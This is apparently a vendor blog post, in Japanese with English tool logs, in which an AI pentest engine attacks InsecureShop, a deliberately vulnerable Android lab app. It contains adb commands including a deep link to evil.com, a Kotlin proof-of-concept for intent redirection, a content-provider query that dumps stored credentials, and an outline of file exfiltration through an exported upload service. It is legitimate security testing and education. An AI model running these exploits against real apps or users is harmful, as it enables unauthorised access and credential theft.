
AIによるペンテスト:Androidのインテントリダイレクションを深掘りする
本記事では、OstorlabのAIペンテストエンジンが、インテントリダイレクション脆弱性についてAndroidアプリケーションを分析するプロセスを紹介します。静的解析と初期の検出結果から厳密な動的検証までのエンジンの道のりを追い、潜在的な脅威を特定するだけでなく、誤検知を入念に棄却する能力も実証します。
OstorlabのAIペンテストエンジンは、熟練した人間のセキュリティ研究者が行う、複雑で多段階のプロセスを再現するよう設計されています。それは、単にスキャナーを実行して出力を報告するだけではありません。仮説を立て、それをテストし、自らの検出結果を検証します。
これを試すために、当社はインテントリダイレクション脆弱性のテストを目的として、エンジンをInsecureShopというAndroidアプリケーションに向けました。脆弱性クラスをテストする目的は、すべてのリスクとテストすべきコンテキストを特定する脅威インテリジェンスモジュールによって定義されますが、それについては後続の記事で詳しく述べます。
その後に続いたのは、優雅で高速なペンテストのプロセスでした。AIエンジンはアプリケーションを逆コンパイルし、静的解析を通じて潜在的に脆弱なコンポーネントを特定し、そして動的解析と概念実証アプリケーションを用いて、各検出結果の検証を厳密に試みました。
本記事では、エンジンの完全で、編集されていないワークフローを記録し、クリティカルなバグを見つける能力だけでなく、同じくらい重要なこととして、それらを確定または除外する能力に光を当てます。
テスト計画の生成
AIエンジンの最初のステップは、次の目的を持つ10タスクの方法論を策定することです。
- エクスポートされたすべてのアプリケーションコンポーネントとそのインテントフィルターを特定する
- インテントの処理を分析し、潜在的なリダイレクションの欠陥を探す
- 悪意のあるインテントでコンポーネントをファジングし、意図しない挙動を引き起こす
- 確定した脆弱性について、完全な概念実証アプリケーションを開発する
計画の内訳
- APKの逆コンパイル - アプリケーションのアタックサーフェスをマッピングするために、AndroidManifest.xmlファイル、リソース、ソースコードを抽出する
- コンポーネントの分析 - すべてのアクティビティ、サービス、ブロードキャストレシーバーを列挙し、
android:exported=trueのコンポーネントに注目する - インテントフィルターの文書化 - エクスポートされた各コンポーネントについて、アクション、カテゴリー、データスキームを文書化する
- ソースコードレビュー - 受信したインテントのエクストラからIntentオブジェクトが作成または抽出されるパターンがないか、エクスポートされたコンポーネントを精査する
- 環境のセットアップ - ロギングと監視のツールを有効にしたテスト端末にアプリケーションをインストールする
- 悪意のあるインテントの作成 - リダイレクションの能力をテストするために、エクストラのバンドルにネストされたインテントを埋め込んだインテントを作成する
- 権限昇格のテスト - ネストされたインテントを通じてエクスポートされていないコンポーネントを標的とし、不正なアクセスがないかテストする
- システムの監視 - インテントリダイレクションの成功の兆候がないか、logcatとアプリケーションの挙動を監視する
- PoCの開発 - 悪意のあるインテントの作成を通じてセキュリティ上の影響を実証するAndroidアプリケーションを作成する
- 文書化 - 脆弱なコンポーネント、使用した悪意のあるインテント、PoCのソースコードとともに検出結果を文書化する
エンジンのステップごとの推論
Decompile the APK and meticulously analyze the AndroidManifest.xml file. The goal is to create a comprehensive and definitive list of all exported components (activities, services, and broadcast receivers). The expected outcome is a list of component names marked with android:exported="true".
Step1: run_decompile_apk:
- Tool name: run_decompile_apk
- Args:
apk_path='/REDACTED/InsecureShop.apk'_
AndroidManifest.xml:
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="com.insecureshop">
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>

  <application android:debuggable="true" ...>
    <activity android:name="com.insecureshop.WebViewActivity">
      <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="insecureshop" android:host="com.insecureshop"/>
      </intent-filter>
    </activity>
    <activity android:name="com.insecureshop.WebView2Activity" android:exported="true">
      <intent-filter>
        <action android:name="com.insecureshop.action.WEBVIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
      </intent-filter>
    </activity>
    <activity android:name="com.insecureshop.PrivateActivity" android:exported="false"/>
    ...
    <provider android:name="com.insecureshop.contentProvider.InsecureShopProvider" android:readPermission="com.insecureshop.permission.READ" android:exported="true" android:authorities="com.insecureshop.provider"/>
    <service android:name="net.gotev.uploadservice.UploadService" android:enabled="true" android:exported="true"/>
  </application>
</manifest>
検出結果1:WebViewActivityにおけるローカルファイルインクルージョン
AIによるWebViewActivity.javaとそれに対応するマニフェストのエントリーの静的解析は、ある仮説につながりました。すなわち、このアクティビティは、カスタムURI内のurlパラメーターを通じてローカルファイルを読み込むよう仕向けられる可能性があり、潜在的なローカルファイルインクルージョン(LFI)脆弱性を示唆している、というものです。
そこでAIは、この仮説の検証に移りました。

Step 1: Trigger the Webview
- Tool name: adb
- Args:
shell am start -a android.intent.action.VIEW -d "insecureshop://com.insecureshop/web?url=https://evil.com
Step 2: Result Observation
- Tool name: run_take_screenshot
- Output: Successfully captured 1 screenshots.
Step 3: Create Test File
- Tool name: adb
- Args:

shell echo <html><body><h1>Vulnerability Confirmed</h1></body></html> > /data/local/tmp/validation.html
Step 4: Attempt to Load Local File via Intent
- Tool name: adb
- Args:
shell am start -a android.intent.action.VIEW -d "insecureshop://com.insecureshop/web?url=file:///data/local/tmp/validation.html"
Step 5: Result Observation
- Tool name: run_take_screenshot
- Output: Successfully captured 1 screenshots.
検出結果2:WebView2Activityにおけるインテントリダイレクション
The analysis of com.insecureshop.WebViewActivity revealed a local file inclusion vulnerability. The AndroidManifest.xml shows another exported activity, com.insecureshop.WebView2Activity, which is activated by the custom action com.insecureshop.action.WEBVIEW. The next task is to investigate this second WebView activity to determine if it shares a similar vulnerability or has other flaws in its intent handling.
次に、AIはWebView2Activityを分析しました。これはエクスポートされたアクティビティで、extra_intentという名前のParcelableエクストラとして渡された任意のIntentを起動するように見えました。これはインテントリダイレクションの典型的なパターンであり、悪意のあるアプリがエクスポートされていないコンポーネントを起動することを許してしまう可能性があります。
これを検証するため、AIは、この欠陥を悪用してエクスポートされていないPrivateActivityを起動するよう設計された、概念実証の悪意のあるアプリケーションを構築してデプロイしました。
Step1: Build and Install PoC
Tool name: run_build_app
Args:
Imports:
  import android.content.ComponentName
  import android.content.Intent
  import android.os.Bundle
  import androidx.appcompat.app.AppCompatActivity
PoC Application Code:
class MainActivity : AppCompatActivity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        val maliciousIntent = Intent()
        maliciousIntent.component = ComponentName("com.insecureshop", "com.insecureshop.PrivateActivity")

        val wrapperIntent = Intent()
        wrapperIntent.component = ComponentName("com.insecureshop", "com.insecureshop.WebView2Activity")
        wrapperIntent.action = "com.insecureshop.action.WEBVIEW"
        wrapperIntent.putExtra("extra_intent", maliciousIntent)

        startActivity(wrapperIntent)
    }
}
Tool name: adb
Args:
install /REDACTED/pentestingApp-debug.apk
Output:
    Performing Streamed Install
    Success
Step2: Launch PoC and Observe
Tool name: adb
Args:
shell am start -n com.example.pentestingapp/.MainActivity
Output:
Starting: Intent { cmp=com.example.pentestingapp/.MainActivity }
Tool name: run_take_screenshot
Output: Successfully captured 1 screenshots.
検出結果3:InsecureShopProviderを介した認証情報の漏えい
Having found significant vulnerabilities in two exported activities, have we gathered enough information to understand the application's primary weaknesses, or would a more thorough investigation into other exported components, such as the InsecureShopProvider content provider, yield a more complete picture of the overall security posture?
AIは、normalレベルの権限で保護された、エクスポートされたコンテンツプロバイダーを特定しました。これは、あらゆるアプリがそれをクエリできることを示唆しています。InsecureShopProvider.javaの静的解析は、それが保存されたユーザーの認証情報を返すことを示しました。
An exported content provider, com.insecureshop.contentProvider.InsecureShopProvider, was identified as a potential information leak. The provider is protected by the com.insecureshop.permission.READ permission. However, the permission is defined without a protectionLevel, which defaults to normal, meaning any app can be granted this permission upon installation without user interaction. The provider's source code suggested that it queries and returns user credentials stored in SharedPreferences.
Evidence from Manifest:
<provider
    android:name="com.insecureshop.contentProvider.InsecureShopProvider"
    android:readPermission="com.insecureshop.permission.READ"
    android:exported="true"
    android:authorities="com.insecureshop.provider"/>
<permission android:name="com.insecureshop.permission.READ"/>
The InsecureShopProvider.java code shows that the query method returns a cursor containing the username and password stored in the application's shared preferences, ignoring any selection criteria.
@Override // android.content.ContentProvider
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    Intrinsics.checkParameterIsNotNull(uri, "uri");
    UriMatcher uriMatcher2 = uriMatcher;
    if (uriMatcher2 != null && uriMatcher2.match(uri) == 100) {
        MatrixCursor cursor = new MatrixCursor(new String[]{"username", "password"});
        String[] strArr = new String[2];
        String username = Prefs.INSTANCE.getUsername();
        if (username == null) {
            Intrinsics.throwNpe();
        }
        strArr[0] = username;
        String password = Prefs.INSTANCE.getPassword();
        if (password == null) {
            Intrinsics.throwNpe();
        }
        strArr[1] = password;
        cursor.addRow(strArr);
        return cursor;
    }
    return null;
}
Step1: Query Content Provider:
Tool name: adb
Args:
shell content query --uri content://com.insecureshop.provider/insecure
Step2: Analyze Output:
The command returned values for the username and password fields.
Row: 0 username=shopuser, password=!ns3csh0p
さらに踏み込む
UploadServiceを介した不正なファイルの持ち出し
Analyze the exported service net.gotev.uploadservice.UploadService. Review its source code to understand how it can be triggered and what parameters it accepts. The goal is to determine if a malicious application can craft an intent to start this service and force it to upload arbitrary local files from the device's storage.
最後に、エンジンは、悪意のあるアプリによってトリガーされ、プライベートなファイルを持ち出すために悪用されうる、エクスポートされたアップロードサービスを特定しました。悪用を成功させるには、Intentのエクストラとして渡すParcelableオブジェクトを作成する必要がありました。
AIは、この目的のためにPoCアプリケーションの構築を試みました。しかし、利用可能なツールは、必要なオブジェクトを構築するのに要するサードパーティライブラリ(net.gotev:android-upload-service)の取り込みをサポートしていませんでした。
The net.gotev.uploadservice.UploadService is declared in the AndroidManifest.xml with android:exported="true", making it accessible to any application on the device.
<service android:name="net.gotev.uploadservice.UploadService" android:enabled="true" android:exported="true"/>
The UploadService is designed to handle file uploads based on parameters passed via an Intent. Specifically, it accepts a taskClass string and a Parcelable object called taskParameters. The service does not perform any validation on the calling app or the parameters within the intent.
A malicious app can construct an Intent that specifies a valid UploadTask class (e.g., net.gotev.uploadservice.MultipartUploadTask) and provides UploadTaskParameters containing:
1. An arbitrary server URL controlled by the attacker.
2. A path to a sensitive file within the InsecureShop app's sandboxed storage (e.g., /data/data/com.insecureshop/shared_prefs/Prefs.xml, which stores user credentials).
PoC Build Attempt:
{"tool_name": "run_build_app", "content": "AssembleDebug failed: ./gradlew assembleDebug\nError: e: ... Unresolved reference: UploadTaskParameters"}
Without the ability to build the PoC, the vulnerability could not be tested.
Conclusion: Inconclusive